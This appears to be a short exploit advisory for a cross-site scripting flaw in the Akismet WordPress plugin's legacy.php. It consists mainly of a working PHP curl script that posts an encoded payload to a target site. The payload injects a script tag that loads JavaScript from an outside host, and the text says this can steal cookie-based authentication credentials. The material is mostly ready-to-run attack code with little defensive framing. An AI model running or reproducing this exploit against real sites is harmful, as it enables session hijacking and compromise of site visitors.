An attacker may leverage these issues to execute arbitrary script code in the browser of an unsuspecting user in the
 context of the affected site. This can allow the attacker to steal cookie-based authentication credentials and laun
ch other attacks.

#!/usr/bin/php -f
<?php
#
# legacy.php curl exploit
#

//
// HTTP POST,
//

$target = $argv[1];

$ch = curl_init();
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_URL,
"http://$target/wp-content/plugins/akismet/legacy.php");
curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/4.0 (compatible; MSIE
5.01; Windows NT 5.0)");
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS,
"s=%2522%253E%253Cscript%2520src%253d%2F%2Fsantanafest.com.br%2Fenquete%2Fc%253E%253C%2Fscript%253E");
curl_setopt($ch, CURLOPT_TIMEOUT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_LIMIT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_TIME, 3);
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookie_$target");
$buf = curl_exec ($ch);
curl_close($ch);
unset($ch);

echo $buf;
?>
```

Finally we found the cross site scripting vulnerability.